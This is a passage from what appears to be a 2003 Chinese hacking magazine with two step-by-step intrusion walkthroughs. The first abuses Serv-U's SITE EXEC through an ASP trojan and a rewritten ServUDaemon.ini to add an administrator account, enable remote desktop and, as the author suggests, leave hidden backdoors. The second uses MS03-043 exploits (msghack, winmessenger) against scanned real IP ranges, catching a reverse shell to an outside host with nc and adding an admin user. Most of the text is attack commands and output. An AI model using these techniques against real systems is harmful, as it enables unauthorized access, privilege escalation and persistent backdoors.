


图 9

看完了这个我马上就明白了，原来Serv-U还有执行权限。但是具体怎么执行呢？我马上就用我的最爱www.google.com查找相关资料。后来终于找到了，FTP里面有这么一个命令“FTP扩展命令SITE EXEC允许客户端执行任意的命令。”但前提是操作用户必须是Serv-U的系统管理员。马上又找了找Serv-U的设置，在帐户的权限里找到了这个选项，如图9。

一切设置好后，就回到CMD下登陆我自己的FTP。然后执行命令**net user zihuan ziHUAN /add**。

```
C:\>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Serv-U FTP Server v4.0 for WinSock ready...
User (127.0.0.1:(none)): zihuan
331 User name okay, need password.
Password:
230 User logged in, proceed.
ftp> quote site exec net use zihuan ziHUAN /add
```

返回：

```
200 EXEC command successful (TID=33).
ftp>
```




图 10

一个人的战争

看样子命令是执行成功的。可我在回到 CMD 下输入 **net user**，发现并没有建立 zihuan 这个用户名。这是怎么回事呢？

经过无数次的试验，发现利用 FTP 进入 WinNT 下的 SYSTEM32 目录下可利用 net.exe 来完成这个命令，如图 10。

命令执行成功。然后在 CMD 下用 **net user** 一看。汗！果然利用 FTP 建立了一个 ID 为 zihuan、密码为 ziHUAN 的超级用户，如图 11。




图 11

加完这个用户，我马上就想到了，既然 Serv-u 的配置文件都是在 ServUDaemon.ini 文件里，马上进入我的 Serv-U 文件目录里找到了 ServUDaemon.ini 文件。ServUDaemon.ini 的内容如下：

```
[GLOBAL]
Version=4.1.0.0
ProcessID=584
RegistrationKey=UEyz459waBR4IVRkIkh4dYw9f8v4J/AHLvpOK8tqOkyz4D3wbymil1VkKjgdAelPDKSWM5doXJsgW64YIyPdo+wAGnUBuycB
[DOMAINS]
Domain1=127.0.0.1||21|127.0.0.1|1|0
[Domain1]
User1=zihuan|1|0
[USER=zihuan|1]
Password=rfE8DFBE3F7EC27FB043D4305A04E6D2C6
HomeDir=c:\
TimeOut=600
Maintenance=System
Access1=C:\|RWAMELCDP
```

对比一下刚才我放上 ASP 木马的那台主机 ServUDaemon.ini 里的内容，发现“[DOMAINS]”段前面的都是一样，只有下面才不一样。马上把我 ServUDaemon.in 里内容的下半段通过 ASP 木马替换到了漏洞主机上，如图 12。




图 12

替换好以后提交。这样就通过 A S P 木马修改了远程主机 ServUDaemon.ini 里的内容。然后马上看看试验的成果，在 CMD 下登陆 FTP，然后加用户，结果如图 13。

OK！看来真的加了用户，并且提升为 administrators 权限，真是太兴奋了。马上又上传了 3389.exe，由于篇幅原因就不抓图了。然后在 FTP 命令行下执行：

```
ftp>quote site exec 3389.exe /r
```

返回：

```
200 EXEC command successful (TID=33).
```




图 13

执行完以后，我马上就掉出了 FTP 界面。原来 3389.exe 执行后主机会自动重新启动的，我高兴得差点给忘了。一根烟的工夫，这个主机又上线了。接下来利用远程桌面管理登录，一切顺利，最后看到了这个主机的桌面。马上给我 QQ 上那位朋友留言，告诉他我已经看到桌面了，我想他看到这条消息时一定出一身冷汗。

这个主机再也没有什么值得我留恋的东西。通过这次渗透，我发现了 Serv-U 这个漏洞，原本 Serv-U 厂家允许设置这个执行权限是为了管理员更方便的管理主机，但厂家没有充分考虑到远程攻击者或本地受限用户。换句话说，就是不管远程攻击者或本地受限制用户，只要对 Serv-U 的文件目录有写的权限，就能在主机上执行任意命令。你说可怕不可怕？

后来，我用这个办法渗透成功了许多以前没有搞定的主机，真是屡试不爽！不光 ASP 木马可以做到，一般溢出得来的 guest 权限也可以。只要通过替换 ServUDaemon.ini 文件内容，都能用以上方法提升权限。如果你是一个用心的读者，还可发现利用这个漏洞可以留超级隐蔽的后门。希望大家能举一反三，并充分挖掘该缺陷的其他可利用价值。

解决办法

目前厂商还没有发布任何补丁。

临时解决办法：在设置 Serv-U FTP Server 登陆用户时，把配置信息保存在计算机注册表中（受限制用户不可以修改计算机注册表），或者利用 NTFS 分区格式严格审核 Serv-U FTP Server 文件目录的浏览和修改权限。

后记

本人是一名安全爱好者，网名曰“紫幻”，此提升权限缺陷是我无意中发现的，写这篇文章的目的只是为了让 Serv-U 厂商及时修改缺陷。目前我做过统计，有 80% 以上的主机都安装有 Serv-U Ftp Server，危害的确很大。请各位读者看完本篇后不要搞破坏，请用最起码的黑客道德约束自己的行为。希望和我一样的广大安全爱好者能多研究系统或者第三方软件，经过自己的艰苦努力，我相信你也会和我一样有意外的收获。

如何用Windows Messenger远程堆溢出漏洞获得系统权限

sagi

Messenger（信使服务）是Windows系统中默认开启的一个服务，该服务用于服务器与客户端之间互相发送一些短消息。今年十月，微软公布Messenger（信使服务）存在严重的远程溢出漏洞，该漏洞编号为ms03-043，这是继rpc dcom系列远程溢出漏洞之后被公布的又一最高级别的安全漏洞。问题存在于Messenger服务程序的search-by-name函数中，攻击者提交特定序列的字符串给这个函数可造成堆溢出，精心构建提交数据可能以系统权限在目标机器上执行任意指令。该漏洞影响的操作系统主要有：

受影响的操作系统：

- Microsoft Windows XP
- Microsoft Windows NT 4.0SP6a
- Microsoft Windows NT 4.0SP6
- Microsoft Windows NT 4.0SP5
- Microsoft Windows NT 4.0SP4
- Microsoft Windows NT 4.0SP3
- Microsoft Windows NT 4.0SP2
- Microsoft Windows NT 4.0SP1
- Microsoft Windows NT 4.0
- Microsoft Windows ME
- Microsoft Windows 98
- Microsoft Windows 95
- Microsoft Windows 2003
- Microsoft Windows 2000SP4
- Microsoft Windows 2000SP3
- Microsoft Windows 2000SP2
- Microsoft Windows 2000SP1
- Microsoft Windows 2000

关于该漏洞的安全扫描程序有许多，就让我们来看看其中的一个扫描程序messengerscan.exe的使用。这是一个CMD界面的扫描程序。

```
G:\hacker\win2000\messenger>messengerscan
    --- Copyright 2003 Internet Security Systems ---
    Usage:
    scanmsgr target=<range>
    Scans systems on 135/udp testing for which are vulnerable to MS03-043
    More help at: http://www.iss.net/support/product_utilities/ms03-043
    Example: scanmsgr target=192.168.1.1-192.168.1.255
```

使用格式很简单，不象有的Messenger扫描程序，一次只能检测一个C类地址。

```
G:\hacker\win2000\messenger>messengerscan
    --- Copyright 2003 Internet Security Systems ---
    Usage:
    scanmsgr target=<range>
    Scans systems on 135/udp testing for which are vulnerable to MS03-043
    More help at: http://www.iss.net/support/product_utilities/ms03-043
    Example: scanmsgr target=192.168.1.1-192.168.1.255
    218.12.*.*    UNPATCHED (3005)
    218.12.*.*    UNPATCHED (3005)
    218.12.*.*    UNPATCHED (3006)
    218.12.*.*    UNPATCHED (1027)
    218.12.*.*    UNPATCHED (1026)
    218.12.*.*    UNPATCHED (3007)
    218.12.*.*    UNPATCHED (1027)
    ----------------
    Patched:  2
    Unpatched:  7
    Unknown:  0
```

扫描到了7个未打补丁程序的系统，也就是可能存在Messenger远程溢出漏洞的主机。

> **小技巧：**其实不用如此扫描，能向目标IP发送消息并回应为："成功"，就表示目标机器存在此服务。

下面让我们看一下msghack的使用方法，这是sunx编写的一个针对Messenger漏洞的远程溢出的测试版程序。

```
G:\hacker\win2000\messenger>msghack
    MsgHack msgsvc!Msgtxtprint.LocalFree heapflow. writen by sunx
    http://www.sunx.org
    for test only, dont used to hack, :p

    usage: MsgHack <-h Host> <-v OsVer> <-l OsLanguage> <-s OsSP> <-r connectbacktohost> <-p connect backto port>

    OS Version:
        winnt:      1
        win2k:      2
        winxp:      3
    OS Language:
        english:    1
        chinese:  2
        japanese: 3
    Exp: MsgHack -h 192.168.0.1 -v 3 -l 1 -s 1 -r 192.168.0.5 -p 99
```

msghack.exe的使用格式如上所示，从使用格式中可看出这是一个反向连接的溢出程序，需要在本地监听端口。再打开一个cmd shell使用NC进行监听。

```
G:\hacker\win2000>nc -vv -l -p 813
listening on [any] 813 ...
```

在本机上监听813端口，接下来看一下msghack.exe的溢出情况。

G:\hacker\win2000\messenger>msghack -h 218.12.*.* -v 3 -l 2 -s 1 -r 61.241.63.20 -p 813




图 1

过程如图1，msghack会不停地尝试向目标系统发送溢出数据。不过，如果超过了200还没有溢出成功的话，那么还是放弃吧！换台主机再试试。我们再来看看nc在813端口监听的情况，如果溢出成功，我们会直接得到对方的一个cmd shell。

```
G:\hacket\win2000>nc -vv -l -p 813
listening on [any] 813 ...
218.12.***.*: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [61.241.63.20] from (UNKNOWN) [218.12.***.*] 1255

www.sunx.org
Microsoft Windows XP [版本 5.1.2600]
<C> 版权所有 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```




图 2

如图2所示，溢出成功了，得到了对方的cmd shell，最后让我们来看一下我们的权限是什么。

C:\WINDOWS\system32>net user sagi 135790 /add & net localgroup administrators sagi /add




图 3

从图 3 可以看出，我们成功添加了一个具有管理员权限的帐号sagi，这说明我们溢出后的权限为SYSTEM 权限。

最后对于该溢出程序要说明的是，虽然程序的使用格式中，似乎是可以针对英文版、中文版及日文版的WinNT/2000/XP系统，但实际上本文所介绍的msghack.exe只是一个测试版本，还只能溢出中文WinXP+SP1，或许以后的版本中会支持更多的系统版本。

下面再让我们来看看另一款 Messenger 的远程溢出程序。

```
G:\hacker\win2000\messenger>winmessenger
    -=[ MS Messenger Service Heap Overflow Exploit <MS03-043> ver 0.7 ]=-
    by Adik < netmaniac [at] hotmail.KG >
    http://netninja.to.kg
    The exe file compiled by sagi

    Target OS version:

    [0]    Windows 2000 SP 3 <en>
    [1]    Windows XP SP 1 <en>

    sage: winmessenger [TargetIP] [ver: 0 | 1]
    en: msgr.exe 192.168.63.130 0
```

从格式帮助中我们可以看出，这个溢出程序只能针对英文版的Win2000+SP3以及英文版的WinXP+SP1。

```
G:\hacker\win2000\messenger>winmessenger 162.42.*.* 0
    -=[ MS Messenger Service Heap Overflow Exploit <MS03-043> ver 0.7 ]=-
    by Adik < netmaniac [at] hotmail.KG >
    http://netninja.to.kg
    The exe file compiled by sagi

    [*] Target:    IP: 162.42.*.*         OS: Windows 2000 SP 3 <en>
    [*] UEP:          0x77ee044c
    [*] JMP:          0x768d693e

    [*] WSAStartup initialized...
    [*] Msg body size: 3600
    [*] Socket initialized...
    [*] Injecting packet into a remote process...
    [*] Packet infected...
    [i] Try connecting to 162.42.***.**:9191
```

